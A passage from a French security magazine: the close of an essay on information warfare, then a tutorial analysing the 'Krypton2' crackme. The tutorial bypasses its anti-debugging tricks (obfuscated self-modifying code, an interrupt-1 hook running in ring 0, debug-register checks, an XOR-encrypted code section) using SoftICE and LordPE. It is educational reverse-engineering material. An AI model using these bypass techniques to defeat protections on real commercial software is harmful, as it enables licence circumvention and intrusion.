
Ce sont les exploitants classiques de l'infoguerre. Cela est généralement caractérisé par la mise en place d'une veille stratégique, d'actions de *lobbying* ou de *perception management* pour la défense de leurs intérêts et obtenir un avantage compétitif et/ou technologique.

Certaines sociétés ayant moins de déontologie contactent parfois des *hackers* (en fait des pirates) pour leur demander les derniers plans de tel réseau de télécommunications, telle information financière ou technique et les payent s'ils y parviennent.

■ Les services gouvernementaux

Les services de renseignement peuvent utiliser l'information de manière défensive pour protéger les intérêts de la nation ou de manière offensive pour désinformer un adversaire ou même des pays alliés de façon à créditer ses actions futures.

Cela passe également par l'identification des vulnérabilités des systèmes de communications qui pourraient être exploitées dans un possible conflit avec des états ennemis, ceci permettant à un gouvernement étranger de développer ultérieurement des plans pour exploiter, dégrader, pour prendre le contrôle ou interdire l'accès à l'information critique nécessaire lors d'une crise.



Quoiqu'il en soit, toutes les nations développent des programmes de guerre de l'information (en France c'est entres autre le CELAR basé à côté de Rennes qui s'occupe de ces questions).

Les sociétés de renseignements privées

Le développement des sociétés de renseignement privées (SRP) s'est accentué au cours des dernières années suite à la multiplication et à l'accessibilité grandissante des sources ouvertes, mais également parce que beaucoup d'ex-membres des services de renseignement, se sont reconvertis dans le secteur privé après la chute du Mur de Berlin.

Ne disposant pas de ressources humaines et matérielles en interne ou souhaitant rester discrètes, certaines entreprises externalisent cette fonction et font appel à l'expertise des SRP pour valider des renseignements ou parfois déstabiliser un compétiteur car l'exigence des commanditaires pousse certaines officines à franchir parfois les limites du légal.

LES CIBLES DE L'INFOGUERRE

La maintenance du matériel technique, l'infogérance (la gestion des systèmes d'information et des réseaux améliore la sécurité des entreprises mais la multiplication des acteurs agissant sur un système augmente les risques), les annonces de recrutement d'ingénieurs (qui peuvent masquer des opérations de renseignement au détriment de l'entreprise ciblée) sont autant d'exemples de techniques utilisées contres les cibles de l'infoguerre.

L'État (agences, entreprises publiques et structures gouvernementales)

Il peut être attaqué dans son propre système d'information mais aussi dans ses infrastructures (par exemple le schéma de circulation de l'information entre plusieurs entreprises ou institutions publiques), qui sont souvent dépendantes d'infrastructures privées, notamment pour les réseaux de communication, ce qui les soustraient au contrôle public direct.

Les entreprises privées

Dans la compétition économique actuelle, récupérer des informations peut assurer un avantage technologique et concurrentiel indéniable. C'est pourquoi certaines sociétés n'hésitent pas, parfois, à utiliser tous les moyens pour obtenir des renseignements, quitte à pratiquer l'espionnage industriel. De nombreux exemples défrayent la chronique chaque année.

Les entreprises représentent les principales cibles de l'infoguerre car elles sont particulièrement touchées par la manipulation de l'information, la désinformation et les attaques informatiques.

Les particuliers (individuels et associations d'individus)

Pour s'attaquer à des individus, il existe plusieurs techniques ; nous citerons les plus courantes liées à l'informatique :

- le vol d'ordinateurs portables ;
- les interceptions électroniques ;
- les attaques informatiques tel que le mail bombing, ou attaques virales ;
- le piratage de sites perso.

Mais les individus se voient aussi menacés notamment par les introductions frauduleuses dans les bases de données : les vols d'identités (c'est-à-dire d'informations nominatives utilisées pour obtenir des cartes de crédit, des prêts bancaires, encaisser des chèques, des certificats de naissance, etc.) touchent plusieurs victimes simultanément (individus, banques, entreprises, administrations) et entraînent des pertes financières et des préjudices moraux.

CONCLUSION

La divulgation d'informations et l'espionnage constituent un problème majeur pour n'importe quelle entreprise et contenir toute fuite d'informations s'avère une tâche de plus en plus difficile à une époque où le contrôle de l'information devient une composante clé du pouvoir économique, politique, militaire et judiciaire.

Du *reverse engineering* pour évaluer le niveau d'une entreprise au vol de code source, des *spywares* présents dans certains logiciels aux traces de nos surfs sur Internet... Et enfin, des fuites d'informations volontaires à la négligence des administrateurs sécurité, "l'espionnage légal ou illégal" a de beaux jours devant lui...

Marc Brassier

webmaster@guerreco.com

RÉFÉRENCES

[1] Définition d'origine militaire ©
http://www.infoguerre.com/article.php?sid=324&mode=threaded&order=0

[2] Un rapport sur la position des US et leur politique pour contrer tout projet concurrent au GPS
http://www.senat.fr/rap/r00-293/r00-29332.html

[3] L'Internet est un outil remarquable pour les rumeurs
http://strategique.free.fr/archives/textes/infog/archives_infog_11.htm

[4] L'attaque des serveurs root
http://linuxfr.org/2002/11/09/10255.html

[5] Quand Enron employait des agents de la CIA
http://www.oulala.net/Portail/article.php3?id_article=241

Techniques de Analyse

Ce qu'en dit la loi...

Le *reverse engineering*, ou décompilation, est autorisé par la loi selon certains critères. Le plus connu est bien sûr la décompilation à des fins d'interopérabilité ou, en d'autres termes, la décompilation justifiée par le besoin de faire fonctionner un programme dans un environnement donné et avec d'autres programmes.

Le lecteur soucieux de respecter la loi trouvera toutes les informations utiles et avérées dans la Directive 91/250/CEE du 14 mai 1991, concernant la protection juridique des programmes d'ordinateur. Cette directive a fait l'objet d'une parution au Journal Officiel n° L 122 du 17/05/1991 p. 0042 - 0046.

Egalement disponible sur le Web à l'adresse : **http://europa.eu.int/smartapi/cgi/sga_doc?smartapi!celexapi!prod!ELEXnumdoc&lg=FR&numdoc=31991L0250&model=guichett** ou en faisant une recherche par mot clef ("décompilation") sur **http://europa.eu.int/eur-lex/fr/search/search_lif.html**

Dans le cadre de l'espionnage sous toutes ses formes, le reverse engineering s'avère être une technique très efficace d'analyse de fichiers, dont le fonctionnement est gardé secret par l'éditeur. Certains programmes espions (en premier les fameux spywares) pourraient bien être un jour protégés contre les analyses par désassemblage et l'utilisation de débogueurs. C'est pourquoi, dans cet article, nous présentons quelques techniques anti-reverse engineering, et comment les contourner.

RÉCUPÉRATION D'INFORMATIONS

L'exécutable que nous allons analyser [7] est un challenge lancé par un groupe de reverse engineers. Ce genre de challenges, souvent appelés "Crackmes", sont lancés par des membres, afin de tester les connaissances d'autres personnes, et de pouvoir les recruter par la suite. J'ai choisi cet exécutable pour sa quantité de "pièges" et de techniques d'anti-debugging.

Pour effectuer cette analyse, je me suis servi d'IDA Pro [1], de Compuware Soft ICE [2], d'Icedump [3] (plugin pour SoftICE), de LordPE [4] et d'un simple éditeur hexadécimal. Une bonne connaissance de l'assembleur x86 et de l'architecture des processeurs Intel est recommandée pour la compréhension de cet article. Je vous invite à lire les documentations citées en références.

Pour récupérer des informations pertinentes, les caractéristiques des sections et l'entry point, nous employons un éditeur de fichiers PE [4] (voir [0] pour plus d'informations).

```
Nb Sections: 6
Entry Point RVA: 6000
Image Base: 400000

CODE   Vsize:1000  RVA:1000  Psize:1000  offset:600   Flags:60000020
DATA   Vsize:1000  RVA:2000  Psize:600   offset:1600  Flags:C0000040
.idata Vsize:1000  RVA:3000  Psize:200   offset:1C00  Flags:C0000040
.reloc Vsize:1000  RVA:4000  Psize:200   offset:1E00  Flags:50000040
.rsrc  Vsize:1000  RVA:5000  Psize:A00   offset:2000  Flags:50000040
Yado   Vsize:2000  RVA:6000  Psize:2000  offset:3000  Flags:E0000080
```

L'*entry point* (début du programme) correspond à l'adresse relative (*RVA* ou *Relative Virtual Address*) de la dernière section du programme (Yado). Aucun compilateur ne place l'entrée d'un programme dans la dernière section, ce qui signifie que le programme a été modifié soit par un *PE crypteur*, soit manuellement. Les caractéristiques E0000080 signifient `section writeable, readable executable`. Généralement cela indique que la première section est chiffrée et que le programme commence par en déchiffrer le code avant de l'exécuter (pour plus d'informations, voir [0]).

Reverse Engineering 2

d'un exécutable "verrouillé"

DÉBUT DE L'ANALYSE

Nous lançons l'application et nous obtenons comme message "*Can Not Start Application*". Cela provient probablement d'une détection du débogueur, actuellement en mémoire. A l'aide d'Icedump, voyons si nous pouvons lancer l'application. Icedump est un plugin pour SoftICE pour en dissimuler la présence et ajouter des commandes (tracer, dumper, etc.). Je relance l'application et j'obtiens : *"Your Trial is Expired"* (période d'essai expirée). Examinons le contenu du fichier texte fourni avec le programme.

```
"Welcome !
This crackme is a trial simulator.
You must patch the exe to make the original Fake Trial application run
again.
You will finish this crackme only when you have done the patched exe
that runs
the trial program again.Patching Krypton2 only in memory is not a valid
solution
of the crackme, only the patched exe it is. This is what you must do.
There are no limitations.
You can use :  disassembler , debugger , dumper , editor ecc.. ecc...
Naturally Krypton2 uses some kind of protections that you must defeat.
Good Work reverser :)"
```

Le message d'erreur est une MessageBox classique. Je place donc un point d'arrêt sur l'API MessageBoxA afin de comprendre ce qui se passe (sous SoftICE `bpx MessageBoxA`). Je relance le programme et l'ordinateur bloque. Je suis contraint de redémarrer. Il est évident que le programme contient une détection des points d'arrêt (BPX). Je décide de m'appuyer sur les BPM afin de contourner ce probleme.

La commande BPM, *Breakpoint on memory access*, aussi connue sous le nom de `watchpoint` utilise les Debug Registers du processeur pour le débogage. Contrairement à la commande BPX, elle ne modifie pas le programme débogué, ce qui permet de passer outre les checksums et détections de points d'arrêts. (Détection qui consiste à rechercher l'octet 0xCC dans le code, opcode de l'interruption 3). Je reviendrai sur ces points par la suite.

Sous SoftICE, "bpm MessageBoxA x". Je relance l'application et l'ordinateur se bloque une fois de plus forçant à rebooter. Changeons de méthode.

Placer un point d'arrêt à l'*entry point* du programme protégé permet de tracer pas à pas ce qui se passe. En effet, la détection des points d'arrêts ne pouvant se faire au début du programme (puisque aucune instruction n'a encore été exécutée), aucun problème de détection ne se pose.

LordPE permet de placer une interruption 3h (point d'arrêt CPU atteint) sur la première instruction exécutée par le programme grâce à la commande "Break'n Enter". Sous SoftICE, tapons "bpint 3" pour s'arrêter sur l'interruption 3h placée à l'entry point. Je presse OK quand LordPE me demande si je suis prêt, je confirme et SoftICE réapparaît :

```
00405FFE  ADD     [EAX],AL
00406000  INT     3              <=== On break ici
00406001  CMP     BL,BH
00406003  IMUL    ECX,[ESI+58],F67459DF
0040600A  JMP     00406000D
```

LordPE nous indique que l'ancien octet est "EB".

```
É[LordPE]ÍÍÍÍÍÍÍÍÍÍÍÍÍ»
° Type "eb eip EB" !   °
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

L'ancien octet est l'octet remplacé par LordPE lors de l'insertion de l'interruption 3 dans le programme.

L'OBFUSCATION

Sous SoftICE nous tapons "`eb eip EB`" pour rétablir le code d'origine. Le code est étrange, je présume que nous sommes en présence d'un code "polymorphe", une obfuscation utilisée pour empêcher les analyses par désassemblage, et rendre le débogage plus long. Je commence à tracer avec F10 (step over) et ma machine se bloque sur le premier `call` rencontré. Redémarrons ! Voilà à quoi ressemble le code d'obfuscation :

```
00406000  JMP     0040603C <== Un jmp pour passer le "code poubelle".
00406002  FILD    QWORD PTR [ECX+4E]
00406005  POP     EAX
00406006  FISTP   WORD PTR [ECX+74]
00406009  IMUL    BL
0040600B  ADD     EDI,EBX
0040600D  JNZ     00406000
0040600F  FISTP   WORD PTR [ECX-64]
00406012  ADD     ECX,-19
```

```
00406015  POPFD
00406016  JMP       ECX
00406018  JMP       00406027
0040601A  PUSH      ECX
0040601B  CALL      00406010
00406020  JMP       0040600D
00406022  JMP       0040605E
00406024  FILD      QWORD PTR [ECX+4E]
00406027  POP       EAX
00406028  FISTP     WORD PTR [ECX+74]
0040602B  IMUL      BL
0040602D  ADD       EDI,EBX
0040602F  JNZ       00406022
00406031  FISTP     WORD PTR [ECX-64]
00406034  ADD       ECX,-19
00406037  POPFD
00406038  JMP       ECX
0040603A  JMP       00406049

 ==> 0040603C  PUSH      ECX                    on arrive ici.
0040603D  CALL      00406032
```

En traçant, nous arrivons au `PUSH ECX`, puis ensuite le `call` (appel). Si nous passons le `call` en *step over* (F10), la machine se bloque. On n'a pas le choix, il faut rentrer dans la fonction pour comprendre. On utilise la fonction *step into* (touche F8). L'adresse que le `call` appelle ne correspond pas avec les adresses des instructions avant le `call` (`406031` et `406034`). Pourquoi ?

SoftICE a désassemblé les instructions une premiere fois, mais le programme appelle des adresses comprises à l'intérieur d'instructions déjà existantes, ce qui a pour effet d'assembler de nouvelles instructions pendant que nous tracons le programme. Voici le nouveau code assemblé :

```
0040602C  JMP       0040602F  <=== il n'y avait pas de 40602C tout à
l'heure. (40602B et 40602D)
0040602E  FBSTP     TBYTE PTR [EBP-0F]
00406031  FISTP     WORD PTR [ECX-64]
```

Il n'y a pas de `40602F` pour le moment, seulement des instructions commencant en `40602E` et `406031`. Pourtant le programme appelle une instruction comprise entre ces adresses, formant ceci :

```
00406022  JMP       0040605E
00406024  FILD      QWORD PTR [ECX+4E]
00406027  POP       EAX
00406028  FISTP     WORD PTR [ECX+74]
0040602B  IMUL      BL
0040602D  ADD       EDI,EBX
0040602F  JNZ       00406022  <== *on arrive ici.*
```

> **Note**
>
> Il ne faut pas se fier aux adresses puisque le code du programme s'assemble sous nos yeux, en appellant des adresses en milieu d'instructions. Celles-ci changent au fur et à mesure que l'on avance dans le code.

Remarquons la présence de l'adresse `40602Fh` ! Elle n'existait pas jusqu'à ce que le code se modifie. Pour l'instant, il nous est difficile de différencier les instructions factices des instructions importantes.

Revenons maintenant sur ce qui se passe dans le `call` qui suit le `push ecx` pour vous expliquer l'obfuscation.

Nous arrivons sur un PUSHF qui, une fois exécuté, change de forme. Ensuite ceci :

```
00406012  ADD       ECX,-19
00406015  POPFD
00406016  JMP       ECX
```

La valeur dans `ECX` est modifiée et sert de pointeur vers le code à exécuter (`JMP ECX`). C'est ce mécanisme qui permet de calculer l'adresse de la prochaine instruction à exécuter. Le code est rempli de cette routine et nous ne savons pas où nous allons atterrir. Le code n'est pas lisible du tout, chaque instruction est mélangée avec le code parasite. A partir de maintenant, je ne donnerai que le code important pour la compréhension de la protection, mais il faut savoir que le code est quant à lui toujours "illisible" et il faut le tracer avec une très grande attention pour déterminer quelles sont les instructions pertinentes. Le désassemblage est possible mais le code n'est pas très pratique à lire. N'étant pas vraiment linéaire, nous ne connaissons pas exactement l'ordre des instructions.

Cette obfuscation comprend en plus des sauts de plusieurs blocs d'instructions non valides jusqu'à ce que le code se modifie et les rende exécutables. Commençons à tracer et notons les instructions importantes.

HOOK D'INTERRUPTIONS

```
00406066  SIDT      FWORD PTR [004073D3] ; Accès a l'IDT
004060D3  MOV       EBX,[004073D5]       ; ebx = IDT base addresse
004060FB  ADD       EBX,08               ; ebx = selector pour l'int.
00406120  CLI                            ; clear interrupts.
00406169  SHL       EDX,10
0040618E  MOV       DX,[EBX]
004061B3  MOV       [004073CB],EDX
004061FD  MOV       EAX,00406BBA         ; nouvel int 1 handler.
00406224  MOV       [EBX],AX             ; on crash ici si on trace
00406249  SHR       EAX,10
```

Nous sommes en présence d'un détournement d'interruption. Il est important de noter que ce bout de code fonctionne seulement sous Windows 9x (95, 98 et ME). Ces versions de Windows autorisent l'accés en écriture à l'IDT (*Interrupt Descriptor Table*, voir ci-après) en ring 3 (user level), ce qui nous permettra de passer en ring 0 (kernel level) sans avoir besoin d'écrire de pilote !

Quel est l'intérêt de détourner une interruption ? Principalement exécuter du code en ring 0, et par conséquent lire tous les registres du processeur, même ceux réservés tels que les *Debug Registers* par exemple. Nous verrons plus tard à quoi cela peut servir dans la lutte contre le reverse engineering. Le code exécuté en ring 0 ne pourra pas être débogué par un débogueur ring 3 tel que `Ollydbg`,

le nouveau débogueur d'IDA ... qui ne peut déboguer que des applications fonctionnant en ring 3. Pour finir avec l'utilité d'un détournement d'interruption, cela permet aussi d'embrouiller la personne qui tente d'analyser le fichier si elle n'est pas familière avec ces techniques. Continuons donc.

Les 3 lignes importantes ici sont :

```
00406066  SIDT     FWORD PTR [004073D3]    ; Accès à l'IDT
```

Le programme accède à l'IDT. L'IDT est un tableau de descripteurs. Chaque descripteur fait 8 octets et représente une interruption. L'IDT est la table des interruptions pour le mode protégé (en mode réel, il s'agit de l'IVT (*Interrupt Vector Table*); pour plus d'informations sur l'IDT voir **[5]**).

```
0187:004060FB  ADD    EBX,08     ; ebx = sélecteur pour l'interruption.
```

Cette ligne ajoute 8 octets à l'adresse de base de l'IDT. Etant donné que chaque descripteur d'interruption fait 8 octets, le programme travaille sur l'interruption 1. (1 * 8 = 8).

```
0187:004061FD  MOV      EAX,00406BBA     ; nouvel int 1 handler.
```

Le but d'un détournement est d'appeler une routine de notre choix quand l'interruption détournée est exécutée. L'adresse qui est mise dans EAX (406BBA) est le nouveau *interrupt handler*. En clair, à partir de maintenant, à chaque fois qu'on rencontrera une interruption 1, le code situé à l'adresse 406BBA sera exécuté.

Le programme génère une erreur si nous essayons de tracer l'instruction suivante :

```
0187:00406224  MOV      [EBX],AX
```

On ne peut donc pas continuer à tracer l'exécution du programme. Étant donné qu'une interruption vient d'être détournée, il est fort probable que celle-ci soit appelée par la suite pour exécuter du code en ring 0. Nous allons donc émuler cette interruption 1, c'est-à-dire nous rendre à l'adresse de son handler. EAX contient l'adresse de l'*interrupt handler* (le gestionnaire associé à l'interruption), il nous suffit donc de nous y rendre.

Attention : N'oublions pas que le programme détecte les interruptions 3 (BPX) et d'autres protections. Nous serions donc tentés d'utiliser la commande G sous SoftICE. (G Adresse = permet de se rendre à l'adresse passée en paramètre, soit dans notre cas G eax). Cependant, avec cette commande, la machine se bloque, nous obligeant à redémarrer une fois de plus.

Comment faire alors ? Le processeur contient une série de registres très intéressants, et dans notre cas, celui qui nous intéresse le plus est le registre EIP (*Extended Intruction Pointer*) : il contient l'adresse de la prochaine instruction à exécuter.

Exemple:

```
00401000    push ebp          eip contient 401000
00401001    mov ebp,esp       eip contient 401001
00401003    xor eax,eax       eip contient 401003
```

La commande `R` (`R destination source`) sous SoftICE place une valeur dans un registre par exemple. Dans notre cas, il suffit de faire : `R EIP EAX`. Cela a pour effet de copier le contenu de EAX dans EIP. La prochaine instruction à exécuter est maintenant celle de l'interrupt handler. Afin d'avoir un rapide coup d'œil sur cette routine, nous utilisons la commande `U` (`U adresse l longueur`, la commande s'écrit aussi avec une adresse ou un registre en paramètre) et `U EIP` nous donne :

```
00406BBA  EB3C              JMP     00406BF8      <== ici.
                                  ---- code "poubelle" ----
00406BF8  51      PUSH      ECX
00406BF9  E8F0FFFFFF        CALL    00406BEE
```

Toujours notre obfuscateur, donc je passe ce code qui ne sert qu'à nous embrouiller. On trace un peu et nous arrivons sur une boucle infinie (`jmp eip`).

```
00406BDC  EBFE              JMP     00406BDC
```

Quel est l'intérêt d'une boucle infinie ? Revenons un peu dans le contexte du programme. Nous étions en présence d'un détournement d'interruption (interruption 1 pour être précis, utilisée par les débogueurs). Lors d'un détournement d'interruption, le nouvel *interrupt handler* est exécuté en ring 0, c'est-à-dire au plus haut niveau de privilèges système. Que se passe-t-il si on exécute une boucle infinie dans ce mode ? La machine boucle sur elle-même et ne répond plus ! En ring 3, il suffit simplement de "tuer" le processus et le problème est résolu. En revanche, en ring 0, on ne peut rien faire à part redémarrer. Vous vous souvenez des blocages précédents ? En voilà la raison !

Pour résumer

Si une interruption 1 est rencontrée (débogueur), la machine est bloquée. Étant donné que nous sommes sous SoftICE, la boucle ne nous dérange pas. Nous sommes en plus en train d'émuler l'interruption handler, nous ne sommes pas en ring 0. Nous pourrions remplacer la boucle infinie par des instructions NOP (*No Operation*), mais je préfère ne pas modifier le code de la protection. Nous allons la passer sans toucher au code. Le registre EIP s'avère très utile une fois de plus. Tapons `R eip eip+2` et nous voilà sur la prochaine instruction après la boucle. (`JMP EIP` est codé sur 2 octets, d'où le `eip+2` pour passer à l'instruction d'après). On continue à tracer avec F8 (et pas F10 si on ne veut pas redémarrer, voir ci-après pour l'explication).

Après quelques instructions on retrouve une boucle infinie :

```
00406C66  EBFE              JMP     00406C66
```

Tapons `R eip eip+2` pour contourner la boucle. On reprends le tracing avec F8 et peu de temps après nous tombons sur un passage très intéressant :

```
Contrôle des DEBUG REGISTERS:

00406D78  0F21C0            MOV     EAX,DR0
00406D9D  85C0              TEST    EAX,EAX
00406DC1  0F850F050000      JNZ     004072D6   (NO JUMP)
```

Ce code qui semble banal est en fait particulièrement intéressant. N'oublions pas que nous sommes normalement en ring 0 et donc que nous pouvons accéder à tous les registres du système, même ceux qui ne sont normalement pas accessibles en user level, comme les *Debug Registers*.

DR0 est un *Debug Register*. Il en existe 8, de DR0 à DR7. Ils n'ont pas tous la même fonction. Les 4 premiers sont utilisés par SoftICE (entre autres) quand nous appelons la commande BPM pour placer un point d'arrêt "matériel" sur une adresse mémoire (aussi connu sous le nom de *watchpoint* et à ne pas confondre avec les BPX qui eux insèrent une interruption 3h).

Ceux qui sont déjà familiers avec SoftICE se sont peut-être demandé pourquoi ils ne pouvaient utiliser que 4 BPM à la fois. Tout simplement car nous sommes limités par l'architecture du processeur.

DR4 et DR5 sont réservés. Les deux derniers registres DR6 et DR7, quant à eux, servent à stocker des informations sur le type de watchpoint, c'est-à-dire les accès en lecture, écriture ou exécution (explication simplifiée).

Pour vérifier ceci, tapons la commande `CPU` sous SoftICE :

```
DR0   00000000  DR1   00000000
DR2   00000000  DR3   00000000
DR6   FFFF0FF0  DR7   00000400
```

Voir la documentation **[5]** pour plus d'informations sur les *Debug Registers*. Revenons maintenant à l'analyse du code :

```
00406D78  0F21C0            MOV       EAX,DR0
```

Elle déplace le contenu du registre DR0 dans le registre EAX. Les seules instructions autorisées sur les *Debug Registers* sont des `MOV` (ex : `mov eax, dr2`).

```
00406D9D  85C0              TEST      EAX,EAX
00406DC1  0F850F050000      JNZ       004072D6   (NO JUMP)
```

L'instruction `TEST` est en fait un "ET LOGIQUE" (`TEST EAX, EAX` signifie `EAX AND EAX`). Si le résultat de cette opération est 0, alors le *zero flag* est positionné à 1. `JNZ` est un saut conditionnel qui dépend du *zero flag*. Si celui-ci n'est pas positionné à 1, alors le saut est exécuté, direction l'adresse 4072D6h.

Dans notre exécutable, si le registre DR0 est à zéro, alors le résultat du `TEST` positionne le *zero flag* à 1 et le saut n'est pas pris. Au contraire, si le registre DR0 est différent de 0, alors le résultat du `TEST` positionne le *zero flag* à 0, le saut conditionnel est exécuté (`JNZ` signifie : *jmp if not zero*, donc si le résultat du `TEST` est différent de zéro, il saute. C'est une facon plus simple de se rappeller du fonctionnement de ce saut conditionnel).

Nous avons vu plus haut que les *Debug Registers* sont utilisés lors de la pose de BPM. Vous l'avez compris, si une personne utilise la commande BPM, les *Debug Registers* sont différents de zéro. Si c'est le cas, le programme nous branche vers la routine en 4072D6h.

```
U 4072D6

0187:004072D6  EBFE            JMP       004072D6
```

Nous avons encore un `jmp eip` en ring 0 qui bloque complètement la machine. Donc, pour résumer, si un BPM est utilisé (registre DR0 différent de 0), notre machine se bloque. Pour l'instant, nous n'avons utilisé aucun BPM, donc le registre est toujours à zéro. On continue de tracer avec F8 et on arrive ici :

```
00406DE9  0F21C8            MOV       EAX,DR1
00406E0E  85C0              TEST      EAX,EAX
00406E32  0F859E040000      JNZ       004072D6
```

Les *Debug Registers* de 0 à 3 sont testés un par un. Si un seul de ces registres est différent de zéro, alors le programme appelle une routine qui bouclera sur elle-même et bloquera le système. Toutes ces instructions sont noyées dans le code obfuscateur.

Pour permettre l'utilisation de BPM, il suffirait de remplacer les 2 octets des `JNZ` par des NOP ou alors, afin d'éviter de modifier le code (en cas de présence de contrôle d'intégrité de type CRC ou Checksum), nous pourrions effectuer la commande `R FL Z` sur chaque `JNZ` s'apprêtant à nous bloquer. La commande `R FL` signifie *Reverse Flag* (inversion d'un flag), et le `Z` indique que nous voulons inverser le *zero flag*.

Un peu plus loin, nous rencontrons la série d'instructions suivantes :

```
00406F5E  B800104000        MOV       EAX,00401000
:what eax
The value 401000 is (a) KRYPTON2!CODE
```

La commande `WHAT` est très utile. Elle nous indique que la valeur qui a été mise dans `EAX` représente la section `CODE` du programme que nous sommes en train de tracer.

```
00406FA7  B900204000        MOV       ECX,00402000
:what ecx
The value 402000 is (a) KRYPTON2!DATA
```

Cette fois-ci, l'adresse est celle de la section `DATA`.

```
00406FF0  BB00200101        MOV       EBX,01012000
:what ebx
The value (1012000) was not identified as any known type
```

En revanche cette valeur ne semble correspondre à rien de défini pour l'instant. Nous continuons notre exploration :

```
0040707D  3118              XOR       [EAX],EBX
```

Intéressant :

Un OU EXCLUSIF (`XOR`) entre [`EAX`] (pointeur) et `EBX`. Plus exactement entre les 4 octets pointés par `EAX`, c'est-à-dire à l'adresse 401000h, et `EBX` qui contient 1012000h. Le OU exclusif est généralement utilisé pour remettre à zéro un registre en assembleur (ex: `XOR EAX, EAX`, et après cette instruction `EAX = 0`). Autrement, le `XOR` sert à effectuer un chiffrement primitif par masquage constant. Ici les données chiffrées sont à l'adresse 401000 (soit la première section du programme qui est censée contenir du code exécutable en temps normal) et la clef de déchiffrement est dans `EBX` (valeur constante 1012000h). Utilisons F8 pour exécuter cette instruction et un message d'erreur apparaît. C'est une GPF (*General Page Fault o*u défaillance de page).

LE DÉCHIFFREMENT

Essayons de comprendre pourquoi nous avons eu cette erreur. L'instruction essaie d'écrire dans la section CODE pour déchiffrer le code qu'elle contient. Or, par défaut, les caractéristiques de la section CODE sont *readable* et *executable*, c'est-à-dire qu'il n'est pas possible d'y écrire. Bien sûr, le programme n'a normalement pas besoin d'avoir le droit d'écriture puisque ce déchiffrement est normalement effectué en ring 0.

Je relance l'application, et une fois sous SoftICE, j'utilise la commande MAP32 (pour afficher le détail des sections, leur adresse en mémoire et les droits d'accès).

```
:map32 krypton2
Owner     Obj Name  Obj#  Address         Size      Type
KRYPTON2  CODE      0001  0187:00401000   00001000  CODE  RO <= !!
KRYPTON2  DATA      0002  018F:00402000   00001000  IDATA RW
KRYPTON2  .idata    0003  018F:00403000   00001000  IDATA RW
KRYPTON2  .reloc    0004  018F:00404000   00001000  IDATA RO SHARED
KRYPTON2  .rsrc     0005  018F:00405000   00001000  IDATA RO SHARED
KRYPTON2  Yado      0006  018F:00406000   00002000  UDATA RW
```

La première section a pour droits d'accès RO (*Read Only*, lecture seule). Nous avions bien raison. Changeons les caractéristiques de la section code en RW. Pour cela, nous utilisons l'éditeur PE intégré à LordPE (note : nous avons vu dans le code que la section DATA est aussi utilisée ; il y a fort à parier qu'elle va être déchiffrée elle aussi. Cependant, il n'est pas nécessaire de modifier les propriétés de cette section car celle-ci est déjà en lecture - écriture (RW)).

